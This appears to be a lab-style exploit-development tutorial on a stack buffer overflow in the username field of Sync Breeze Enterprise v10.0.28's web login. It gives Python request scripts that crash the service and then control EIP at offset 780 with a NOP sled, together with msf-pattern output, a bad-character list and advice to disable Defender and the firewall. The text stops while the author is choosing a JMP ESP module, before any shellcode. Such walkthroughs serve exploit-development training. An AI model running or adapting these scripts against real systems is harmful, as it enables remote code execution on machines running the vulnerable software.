Introduction
The Sync Breeze Enterprise v10.0.28 (syncbreezeent_setup_v10.0.28) is vulnerable for buffer overflow. The vulnerability occurs in the web application running at port 80 where the username parameter accepts more bytes of data than it can handle.
In this article, I’ll go through the process of exploiting the buffer overflow vulnerability to obtain remote code execution on the system running Sync Breeze Enterprise v10.0.28.
Preparation
You will need to configure your virtual machine with the following configurations to follow through with the article otherwise you might face issues during exploit development process.
-
Setup a Windows 10 (32-bit) virtual machine.
-
Install Sync Breeze Enterprise v10.0.28 on the virtual machine.
-

Disable Microsoft Defender as it can interfere with exploit development process.
-

Disable Windows Firewall since it will block us from accessing Sync Breeze Enterprise login page.
After applying all these configurations to the virtual machine you’re now ready to start developing exploits for Sync Breeze Enterprise v10.0.28.
Application Crashing
The Sync Breeze Enterprise application will crash multiple of times during the exploit development process therefore it’s important to become familiar with the following commands.
- Start Sync Breeze Enterprise:
net start "Sync Breeze Enterprise" - Stop Sync Breeze Enterprise:
net stop "Sync Breeze Enterprise"
These two commands will allow us to quickly start and stop the service instead of going into services.msc and manually starting the application again after it crashes.
Controlling EIP
The Sync Breeze Enterprise v10.0.28 application crashes when more than 1600 bytes of data is sent through the username field we can send 1600 bytes to the application through the following Python3 script.
#!/bin/python3
import requests

# Server informations
server = "192.168.221.139"
port = 80

# Crafting payload
inputBuffer = b"A" * 1600
content = b"username=" + inputBuffer + b"&password=A"

# Sending requests
print("Sending inputBuffer to Sync Breeze Enterprise")
req = requests.post("http://{0}/login".format(server), headers={"Content-Type":"application/x-www-form-urlencoded"}, data=content)
print("Done")

Attach WinDbg to syncbrs.exe which is the server process for Sync Breeze Enterprise application and from there run the exploit.py file and the script should overwrite the EIP register with 0x41414141.

The EIP register is overwritten with 0x41414141 which is AAAA and that means the exploit.py file successfully managed to overflow the application. We can now start searching for the offset that will allow us to control the EIP register using msf-pattern_create in our Kali Linux machine.
kali@kali:~$ msf-pattern_create -l 1600
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2C
Copy the long unique string generated by msf-pattern_create and replace it with the data inside the inputBuffer so we can search for the amount of bytes we need to control the EIP register.
#!/bin/python3
import requests

# Server informations
server = "192.168.221.139"
port = 80

# Crafting payload
inputBuffer = b"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2C"
content = b"username=" + inputBuffer + b"&password=A"

# Sending requests
print("Sending inputBuffer to Sync Breeze Enterprise")
req = requests.post("http://{0}/login".format(server), headers={"Content-Type":"application/x-www-form-urlencoded"}, data=content)
print("Done")
Start the Sync Breeze Enterprise application and attach WinDbg to the syncbrs.exe process and execute the exploit.py script from there the application trigger an access violation.

When the application crashes copy the EIP register address in my case it’s 0x42306142 and use the following command inside Kali Linux machine to find the offset that allows us to control the EIP register.
kali@kali:~$ msf-pattern_offset -l 1600 -q 42306142
[*] Exact match at offset 780
The offset is 780 which means I’ll need to send 780 bytes of padding data before I can control the EIP register. The offset could be different in your environment and I recommend using the offset you have going forward. We can now modify the exploit.py file to send 780 bytes of padding data and the data to control EIP register.
#!/bin/python3
import requests

# Server informations
server = "192.168.221.139"
port = 80

# Crafting payload
inputBuffer = b"A" * 780                                # Overflowing application
inputBuffer += b"B" * 4                                 # Controlling EIP Register
inputBuffer += b"\x90" * 20                             # NOP Sled
inputBuffer += b"C" * (1600 - len(inputBuffer))         # Sending 1600 bytes
content = b"username=" + inputBuffer + b"&password=A"   # HTTP Request Body Data

# Sending requests
print("Sending inputBuffer to Sync Breeze Enterprise")
req = requests.post("http://{0}/login".format(server), headers={"Content-Type":"application/x-www-form-urlencoded"}, data=content)
print("Done")
When the exploit.py script is executed again the EIP register address should be 0x42424242 which means that we succesfully managed to control the EIP register.

Now since we successfully managed to control the EIP register we can continue with the next phase of our exploit development process.
Finding Bad Characters
The bad characters are characters the application filters out which can lead to unexpected events such as crashes and access violations. The bad characters can be found by sending all characters to the application and viewing inside the stack to see which characters are filtered out by the appplication.
#!/bin/python3
import requests

# Server informations
server = "192.168.221.139"
port = 80

# Bad characters
badchars = (
  b"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10"
  b"\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
  b"\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
  b"\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
  b"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
  b"\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
  b"\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
  b"\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
  b"\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
  b"\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
  b"\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0"
  b"\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"
  b"\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0"
  b"\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"
  b"\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0"
  b"\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"
)

# Crafting payload
inputBuffer = b"A" * 780                                # Overflowing application
inputBuffer += b"B" * 4                                 # Controling EIP register
inputBuffer += b"\x90" * 20                             # NOP Sled
inputBuffer += badchars                                 # Bad characters
inputBuffer += b"C" * (1600 - len(inputBuffer))         # Sending 1600 bytes
content = b"username=" + inputBuffer + b"&password=A"   # HTTP Request Body Data

# Sending requests
print("Sending inputBuffer to Sync Breeze Enterprise")
req = requests.post("http://{0}/login".format(server), headers={"Content-Type":"application/x-www-form-urlencoded"}, data=content)
print("Done")
The badchars is a variable with all characters and that will be sent with our payload which will allow us to view inside the stack to find all the bad characters. Anyway let’s execute exploit.py script and see which characters the application filters out.

The \x0a is a bad character since it prevents the rest of the characters inside the badchars from being displayed inside the stack therefore we can remove the \x0a from the badchars variable.
#!/bin/python3
import requests

# Server informations
server = "192.168.221.139"
port = 80

# Bad characters
badchars = (
  b"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0b\x0c\x0d\x0e\x0f\x10"
  b"\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
  b"\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
  b"\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
  b"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
  b"\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
  b"\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
  b"\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
  b"\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
  b"\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
  b"\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0"
  b"\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"
  b"\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0"
  b"\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"
  b"\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0"
  b"\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"
)

# Crafting payload
inputBuffer = b"A" * 780                                # Overflowing application
inputBuffer += b"B" * 4                                 # Controling EIP register
inputBuffer += b"\x90" * 20                             # NOP Sled
inputBuffer += badchars                                 # Bad characters
inputBuffer += b"C" * (1600 - len(inputBuffer))         # Sending 1600 bytes
content = b"username=" + inputBuffer + b"&password=A"   # HTTP Request Body Data

# Sending requests
print("Sending inputBuffer to Sync Breeze Enterprise")
req = requests.post("http://{0}/login".format(server), headers={"Content-Type":"application/x-www-form-urlencoded"}, data=content)
print("Done")
After removing the \x0a character from badchars variable we can execute the explout.py script again and view the data inside the stack. This time it should display more characters to an bad character occurs again.

The next bad character is \x0d as it’s preventing the rest of the characters from being displayed inside the stack. This process needs to be repeated multiple of times to all the bad characters are found and in my case these bad characters are \x00\x0a\x0d\x25\x26\x2b\x3d.
Finding JMP ESP
The EIP register can now be replaced with an address which consists of JMP ESP instructions as that will allow us to jump into the stack and execute our shellcode. To successfully jump into the stack at all times we need to select a library which no security protection such as ASLR, DEP, and SAFESEH. We can view security protections on libraries with Narly.

The libraries syncbrs, libpal, libsync, and libspp doesn’t have any security features enabled on them. The syncbrs, libpal, and libsync libraries cannot be used because these consists a bad character which is \x00 therefore we will need to use libssp and find a address which has JMP ESP instruction on it.
